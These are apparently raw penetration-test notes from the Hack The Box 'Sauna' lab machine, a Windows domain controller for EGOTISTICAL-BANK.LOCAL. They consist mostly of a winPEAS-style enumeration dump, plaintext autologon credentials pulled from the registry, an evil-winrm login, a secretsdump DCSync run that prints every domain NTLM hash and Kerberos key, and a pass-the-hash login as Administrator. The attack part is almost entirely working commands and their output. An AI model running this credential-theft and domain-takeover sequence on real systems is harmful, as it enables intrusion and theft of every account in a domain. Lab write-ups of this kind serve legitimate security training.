  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated

_-_-_-_-_-_-_-_-_-_-_-_-_-> [*] NETWORK <_-_-_-_-_-_-_-_-_-_-_-_-_-

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] CURRENT SHARES <_-_-_-_-_-_-_-_-_-_-_-_-_-
System error 5 has occurred.

Access is denied.

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] INTERFACES <_-_-_-_-_-_-_-_-_-_-_-_-_-

Windows IP Configuration

   Host Name . . . . : SAUNA
   Primary Dns Suffix . . . . : EGOTISTICAL-BANK.LOCAL
   Node Type . . . . : Hybrid
   IP Routing Enabled. . . . . : No
   WINS Proxy Enabled. . . . . : No
   DNS Suffix Search List. . . . . . : EGOTISTICAL-BANK.LOCAL

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix . :
   Description . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . : 00-50-56-B9-0A-C0
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . : dead:beef::f567:3b9f:30ae:3b23(Preferred)
   Link-local IPv6 Address . . . . . : fe80::f567:3b9f:30ae:3b23%8(Preferred)
   IPv4 Address. . . . . : 10.10.10.175(Preferred)
   Subnet Mask . . . . : 255.255.255.0
   Default Gateway . . . . : fe80::250:56ff:feb9:9503%8
                                       10.10.10.2
   DHCPv6 IAID . . . . : 83906646
   DHCPv6 Client DUID. . . . . : 00-01-00-01-26-C3-67-FF-00-50-56-B9-0A-C0
   DNS Servers . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . : Enabled

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] USED PORTS <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check for services restricted from the outside

```
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2936
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       448
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1136
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1476
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:49675          0.0.0.0:0              LISTENING       2864
  TCP    0.0.0.0:49678          0.0.0.0:0              LISTENING       592
  TCP    0.0.0.0:49686          0.0.0.0:0              LISTENING       3016
  TCP    0.0.0.0:55385          0.0.0.0:0              LISTENING       2972
  TCP    10.10.10.175:53        0.0.0.0:0              LISTENING       3016
  TCP    10.10.10.175:139       0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       3016
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:88                [::]:0                 LISTENING       600
  TCP    [::]:135               [::]:0                 LISTENING       864
  TCP    [::]:389               [::]:0                 LISTENING       600
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:464               [::]:0                 LISTENING       600
  TCP    [::]:593               [::]:0                 LISTENING       864
  TCP    [::]:636               [::]:0                 LISTENING       600
  TCP    [::]:3268              [::]:0                 LISTENING       600
  TCP    [::]:3269              [::]:0                 LISTENING       600
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:9389              [::]:0                 LISTENING       2936
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       448
  TCP    [::]:49665             [::]:0                 LISTENING       1136
  TCP    [::]:49666             [::]:0                 LISTENING       1476
  TCP    [::]:49667             [::]:0                 LISTENING       600
  TCP    [::]:49673             [::]:0                 LISTENING       600
  TCP    [::]:49674             [::]:0                 LISTENING       600
  TCP    [::]:49675             [::]:0                 LISTENING       2864
  TCP    [::]:49678             [::]:0                 LISTENING       592
  TCP    [::]:49686             [::]:0                 LISTENING       3016
  TCP    [::]:55385             [::]:0                 LISTENING       2972
  TCP    [::1]:53               [::]:0                 LISTENING       3016
  TCP    [dead:beef::f567:3b9f:30ae:3b23]:53  [::]:0                   LISTENING       3016
  TCP    [fe80::f567:3b9f:30ae:3b23%8]:53  [::]:0                     LISTENING       3016


_-_-_-_-_-_-_-_-_-_-_-_-> [+] FIREWALL <-_-_-_-_-_-_-_-_-_-_-_-_

Firewall status:
-------------------------------------------------------------------
Profile                       = Standard
Operational mode              = Enable
Exception mode                = Enable
Multicast/broadcast response mode = Enable
Notification mode             = Disable
Group policy version          = Windows Defender Firewall
Remote admin mode             = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
5985   TCP       Any      (null)

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
```

For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

Domain profile configuration:

Operational mode = Enable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Disable

Service configuration for Domain profile:
Mode Customized Name

Enable No File and Printer Sharing

Allowed programs configuration for Domain profile:
Mode Traffic direction Name / Program

Port configuration for Domain profile:
Port Protocol Mode Traffic direction Name

5985 TCP Enable Inbound Allow WinRM

Standard profile configuration (current):

Operational mode = Enable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Disable

Service configuration for Standard profile:
Mode Customized Name

Enable No File and Printer Sharing
Enable Yes Network Discovery

Allowed programs configuration for Standard profile:
Mode Traffic direction Name / Program

Port configuration for Standard profile:
Port Protocol Mode Traffic direction Name

5985 TCP Enable Inbound Allow WinRM

Log configuration:

File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size = 4096 KB
Dropped packets = Disable
Connections = Disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

_-_-_-_-_-_-_-_-_-_-_-_-> [+] ARP <_-_-_-_-_-_-_-_-_-_-_-_-

Interface: 10.10.10.175 --- 0x8
Internet Address Physical Address Type
10.10.10.2 00-50-56-b9-95-03 dynamic
10.10.10.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static

```
  224.0.0.252          01-00-5e-00-00-fc     static

_-_-_-_-_-_-_-_-_-_-_-_-> [+] ROUTES <_-_-_-_-_-_-_-_-_-_-_-_-
===========================================================================
Interface List
  8...00 50 56 b9 0a c0 ......Intel(R) 82574L Gigabit Network Connection
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.10.10.2     10.10.10.175    281
      10.10.10.0    255.255.255.0         On-link      10.10.10.175    281
    10.10.10.175  255.255.255.255         On-link      10.10.10.175    281
    10.10.10.255  255.255.255.255         On-link      10.10.10.175    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      10.10.10.175    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      10.10.10.175    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       10.10.10.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  8    281 ::/0                    fe80::250:56ff:feb9:9503
  1    331 ::1/128                 On-link
  8    281 dead:beef::/64          On-link
  8    281 dead:beef::f567:3b9f:30ae:3b23/128
                                   On-link
  8    281 fe80::/64               On-link
  8    281 fe80::f567:3b9f:30ae:3b23/128
                                   On-link
  1    331 ff00::/8                On-link
  8    281 ff00::/8                On-link
===========================================================================
Persistent Routes:
  None


_-_-_-_-_-_-_-_-_-_-_-_-> [+] Hosts file <_-_-_-_-_-_-_-_-_-_-_-_-



_-_-_-_-_-_-_-_-_-_-_-_-> [+] CACHE DNS <_-_-_-_-_-_-_-_-_-_-_-_-


_-_-_-_-_-_-_-_-_-_-_-_-> [+] WIFI <_-_-_-_-_-_-_-_-_-_-_-_-_-
The system cannot find the file specified.
The following command was not found: wlan show profile.



_-_-_-_-_-_-_-_-_-_-_-_-_->[*] BASIC USER INFO <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check if you are inside the Administrators group or if you have enabled any token that can be use to escalate privileges
like SeImpersonatePrivilege, SeAssignPrimaryPrivilege, SeTcbPrivilege, SeBackupPrivilege, SeRestorePrivilege,
SeCreateTokenPrivilege, SeLoadDriverPrivilege, SeTakeOwnershipPrivilege, SeDebbugPrivilege
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#users-and-groups

_-_-_-_-_-_-_-_-_-_-_-_-> [+] CURRENT USER <_-_-_-_-_-_-_-_-_-_-_-_-
User name                FSmith
Full Name                Fergus Smith
Comment
User's comment
```

Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/23/2020 9:45:19 AM
Password expires Never
Password changeable 1/24/2020 9:45:19 AM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 8/10/2020 4:23:24 PM

Logon hours allowed All

Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.

User name FSmith
Full Name Fergus Smith
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/23/2020 9:45:19 AM
Password expires Never
Password changeable 1/24/2020 9:45:19 AM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 8/10/2020 4:23:24 PM

Logon hours allowed All

Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.

USER INFORMATION

User Name SID
==================== ==========
egotisticalbank\fsmith S-1-5-21-2966785786-3096785034-1186376766-1105

GROUP INFORMATION

Group Name Type SID Attributes
========== ========== ========== ==========
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

PRIVILEGES INFORMATION

Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

_-_-_-_-_-_-_-_-_-_-_-> [+] USERS <-_-_-_-_-_-_-_-_-_-_-_-

User accounts for \\

Administrator FSmith Guest
HSmith krbtgt svc_loanmgr
The command completed with one or more errors.

_-_-_-_-_-_-_-_-_-_-_-> [+] GROUPS <-_-_-_-_-_-_-_-_-_-_-_-

Aliases for \\SAUNA

----
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.

_-_-_-_-_-_-_-_-_-_-_-> [+] ADMINISTRATORS GROUPS <-_-_-_-_-_-_-_-_-_-_-_-
Alias name Administrators

Comment   Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
Domain Admins
Enterprise Admins
The command completed successfully.

_-_-_-_-_-_-_-_-_-_-_-> [+] CURRENT LOGGED USERS <_-_-_-_-_-_-_-_-_-_-_-
No User exists for *

_-_-_-_-_-_-_-_-_-_-_-> [+] Kerberos Tickets <_-_-_-_-_-_-_-_-_-_-_-

Current LogonId is 0:0x8f9e2d
Error calling API LsaCallAuthenticationPackage (ShowTickets substatus): 1312

klist failed with 0xc000005f/-1073741729: A specified logon session does not exist. It may already have been terminated.

_-_-_-_-_-_-_-_-_-_-_-> [+] CURRENT CLIPBOARD <_-_-_-_-_-_-_-_-_-_-_-
[i] Any password inside the clipboard?

_-_-_-_-_-_-_-_-_-_-_-> [*] SERVICES VULNERABILITIES <_-_-_-_-_-_-_-_-_-_-_-

_-_-_-_-_-_-_-_-_-_-_-> [+] SERVICE BINARY PERMISSIONS WITH WMIC + ICACLS <_-_-_-_-_-_-_-_-_-_-_-
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
ERROR:
Description = Access denied

_-_-_-_-_-_-_-_-_-_-_-> [+] CHECK IF YOU CAN MODIFY ANY SERVICE REGISTRY <_-_-_-_-_-_-_-_-_-_-_-
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services

_-_-_-_-_-_-_-_-_-_-_-> [+] UNQUOTED SERVICE PATHS <_-_-_-_-_-_-_-_-_-_-_-
[i] When the path is not quoted (ex: C:\Program files\soft\new folder\exec.exe) Windows will try to execute first 'C:\Progam.exe', then 'C:\Program Files\soft\new.exe' and finally 'C:\Program Files\soft\new folder\exec.exe'. Try to create 'C:\Program Files\soft\new.exe'
[i] The permissions are also checked and filtered using icacls
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services

_-_-_-_-_-_-_-_-_-_-_-> [*] DLL HIJACKING in PATHenv variable <_-_-_-_-_-_-_-_-_-_-_-
[i] Maybe you can take advantage of modifying/creating some binary in some of the following locations
[i] PATH variable entries permissions - place binary or DLL to execute instead of legitimate
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)

C:\Windows NT SERVICE\TrustedInstaller:(F)

C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)

C:\Users\FSmith\AppData\Local\Microsoft\WindowsApps NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                                    EGOTISTICALBANK\FSmith:(OI)(CI)(F)

_-_-_-_-_-_-_-_-_-_-_-> [*] CREDENTIALS <_-_-_-_-_-_-_-_-_-_-_-

_-_-_-_-_-_-_-_-_-_-_-> [+] WINDOWS VAULT <_-_-_-_-_-_-_-_-_-_-_-
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#windows-vault

Currently stored credentials:

* NONE *

_-_-_-_-_-_-_-_-_-_-_-_-> [+] DPAPI MASTER KEYS <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Use the Mimikatz 'dpapi::masterkey' module with appropriate arguments (/rpc) to decrypt
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi

    Directory: C:\Users\FSmith\AppData\Roaming\Microsoft\Protect

Mode   LastWriteTime   Length Name
----   -------------   ------ ----
d---s-   1/24/2020   6:30 AM   S-1-5-21-2966785786-3096785034-1186376766-1105

_-_-_-_-_-_-_-_-_-_-_-_-> [+] DPAPI MASTER KEYS <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Use the Mimikatz 'dpapi::cred' module with appropriate /masterkey to decrypt
[i] You can also extract many DPAPI masterkeys from memory with the Mimikatz 'sekurlsa::dpapi' module
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi
Looking inside C:\Users\FSmith\AppData\Roaming\Microsoft\Credentials\
Looking inside C:\Users\FSmith\AppData\Local\Microsoft\Credentials\

_-_-_-_-_-_-_-_-_-_-_-_-> [+] Unattended files <_-_-_-_-_-_-_-_-_-_-_-_-

_-_-_-_-_-_-_-_-_-_-_-_-> [+] SAM
'SYSTEM' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\System32\config\RegBack\SAM exists.
C:\Windows\System32\config\SAM exists.
C:\Windows\System32\config\SYSTEM exists.
C:\Windows\System32\config\RegBack\SYSTEM exists.

_-_-_-_-_-_-_-_-_-_-_-_-> [+] McAffe SiteList.xml <_-_-_-_-_-_-_-_-_-_-_-_-
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC
File Not Found
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC
File Not Found
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC
File Not Found
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC
File Not Found

_-_-_-_-_-_-_-_-_-_-_-_-> [+] GPP Password <_-_-_-_-_-_-_-_-_-_-_-_-
The system cannot find the path specified.
File Not Found
The system cannot find the path specified.
File Not Found

_-_-_-_-_-_-_-_-_-_-_-_-> [+] Cloud Creds <_-_-_-_-_-_-_-_-_-_-_-_-
File Not Found

_-_-_-_-_-_-_-_-_-_-_-_-> [+] AppCmd <_-_-_-_-_-_-_-_-_-_-_-_-
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#appcmd-exe
C:\Windows\system32\inetsrv\appcmd.exe exists.

_-_-_-_-_-_-_-_-_-_-_-_-> [+] Files an registry that may contain credentials <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Searching specific files that may contains credentials.
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
File Not Found

Looking inside HKCU\Software\ORL\WinVNC3\Password
Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
    DefaultDomainName   REG_SZ   EGOTISTICALBANK
    DefaultUserName   REG_SZ   EGOTISTICALBANK\svc_loanmanager
    DefaultPassword   REG_SZ   Moneymakestheworldgoround!
Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP\Parameters

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP\Parameters\ExtensionAgents
    W3SVC   REG_SZ   Software\Microsoft\W3SVC\CurrentVersion

Looking inside HKCU\Software\TightVNC\Server
Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions
Looking inside HKCU\Software\OpenSSH\Agent\Keys
C:\Windows\Panther\setupinfo
C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.973.1.6\amd64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_1e7c60c1f59ab8b2\f\appcmd.exe
C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.973.1.6\amd64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_1e7c60c1f59ab8b2\r\appcmd.exe
C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.973.1.6\wow64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_28d10b1429fb7aad\f\appcmd.exe
C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.973.1.6\wow64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_28d10b1429fb7aad\r\appcmd.exe
C:\Windows\System32\ntds.dit
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\config\RegBack\SAM
C:\Windows\System32\config\RegBack\SYSTEM
C:\Windows\System32\inetsrv\appcmd.exe
C:\Windows\SysWOW64\inetsrv\appcmd.exe
C:\Windows\WinSxS\amd64_ipamprov-dcnps_31bf3856ad364e35_10.0.17763.1_none_90fd9849ea1e4266\ScheduledTasks.xml
C:\Windows\WinSxS\amd64_ipamprov-dhcp_31bf3856ad364e35_10.0.17763.1_none_64f02b544b2506ef\ScheduledTasks.xml
C:\Windows\WinSxS\amd64_ipamprov-dns_31bf3856ad364e35_10.0.17763.1_none_825235baef207c8d\ScheduledTasks.xml
C:\Windows\WinSxS\amd64_microsoft-windows-d..rvices-domain-files_31bf3856ad364e35_10.0.17763.1_none_8bd0f81f9b897a08\ntds.dit
C:\Windows\WinSxS\amd64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.1_none_9a517574c8380381\appcmd.exe
C:\Windows\WinSxS\amd64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_1e7c60c1f59ab8b2\appcmd.exe
C:\Windows\WinSxS\amd64_microsoft-windows-webenroll.resources_31bf3856ad364e35_10.0.17763.1_en-us_742f5bf0baaff2c7\certnew.cer
C:\Windows\WinSxS\wow64_ipamprov-dcnps_31bf3856ad364e35_10.0.17763.1_none_9b52429c1e7f0461\ScheduledTasks.xml
C:\Windows\WinSxS\wow64_ipamprov-dhcp_31bf3856ad364e35_10.0.17763.1_none_6f44d5a67f85c8ea\ScheduledTasks.xml
C:\Windows\WinSxS\wow64_ipamprov-dns_31bf3856ad364e35_10.0.17763.1_none_8ca6e00d23813e88\ScheduledTasks.xml
C:\Windows\WinSxS\wow64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.1_none_a4a61fc6fc98c57c\appcmd.exe
C:\Windows\WinSxS\wow64_microsoft-windows-i..raries-servercommon_31bf3856ad364e35_10.0.17763.802_none_28d10b1429fb7aad\appcmd.exe
File Not Found

Evil-WinRM PS C:\Users\FSmith\Documents>

winrm 2

jon@kali:~/HTB/sauna$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\svc_loanmgr\Documents> whoami /all

USER INFORMATION

User Name SID
========== ==========
egotisticalbank\svc_loanmgr S-1-5-21-2966785786-3096785034-1186376766-1108

GROUP INFORMATION

Group Name Type SID Attributes
========== ========== ========== ==========
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

PRIVILEGES INFORMATION

Privilege Name Description State
========== ========== ========
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Evil-WinRM PS C:\Users\svc_loanmgr\Documents>

Credentials

fsmith@EGOTISTICAL-BANK.LOCAL
Thestrokes23

DefaultUserName REG_SZ EGOTISTICALBANK\svc_loanmanager
DefaultPassword REG_SZ Moneymakestheworldgoround!

secrets dump

```
jon@kali:~/HTB/sauna$ secretsdump.py EGOTISTICAL-BANK.LOCAL/
SVC_LOANMGR:"Moneymakestheworldgoround!"@10.10.10.175
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL
\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:ebad28d24b915daecaf730202eead85e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-
sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-
sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-
sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:5b7b2790aa67f479d7ff2061cd4b28e4abac74c06b6ce2a72dbfe10f7351c63d
SAUNA$:aes128-cts-hmac-sha1-96:ec609e44ac5a44d6fabdf589ffacbc1f
SAUNA$:des-cbc-md5:011c8a10babf7331
[*] Cleaning up...
jon@kali:~/HTB/sauna$
```

Administrator

jon@kali:~/HTB/sauna$ evil-winrm -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents>

Evil-WinRM PS C:\Users\Administrator\Documents>
Evil-WinRM PS C:\Users\Administrator\Documents> cd ..
c*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> type root.txt
f3ee04965c68257382e31502cc5e881f
Evil-WinRM PS C:\Users\Administrator\Desktop> whoami /all

USER INFORMATION

User Name SID
========== ==========
egotisticalbank\administrator S-1-5-21-2966785786-3096785034-1186376766-500

GROUP INFORMATION

Group Name Type SID Attributes
========== ========== ========== ==========
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
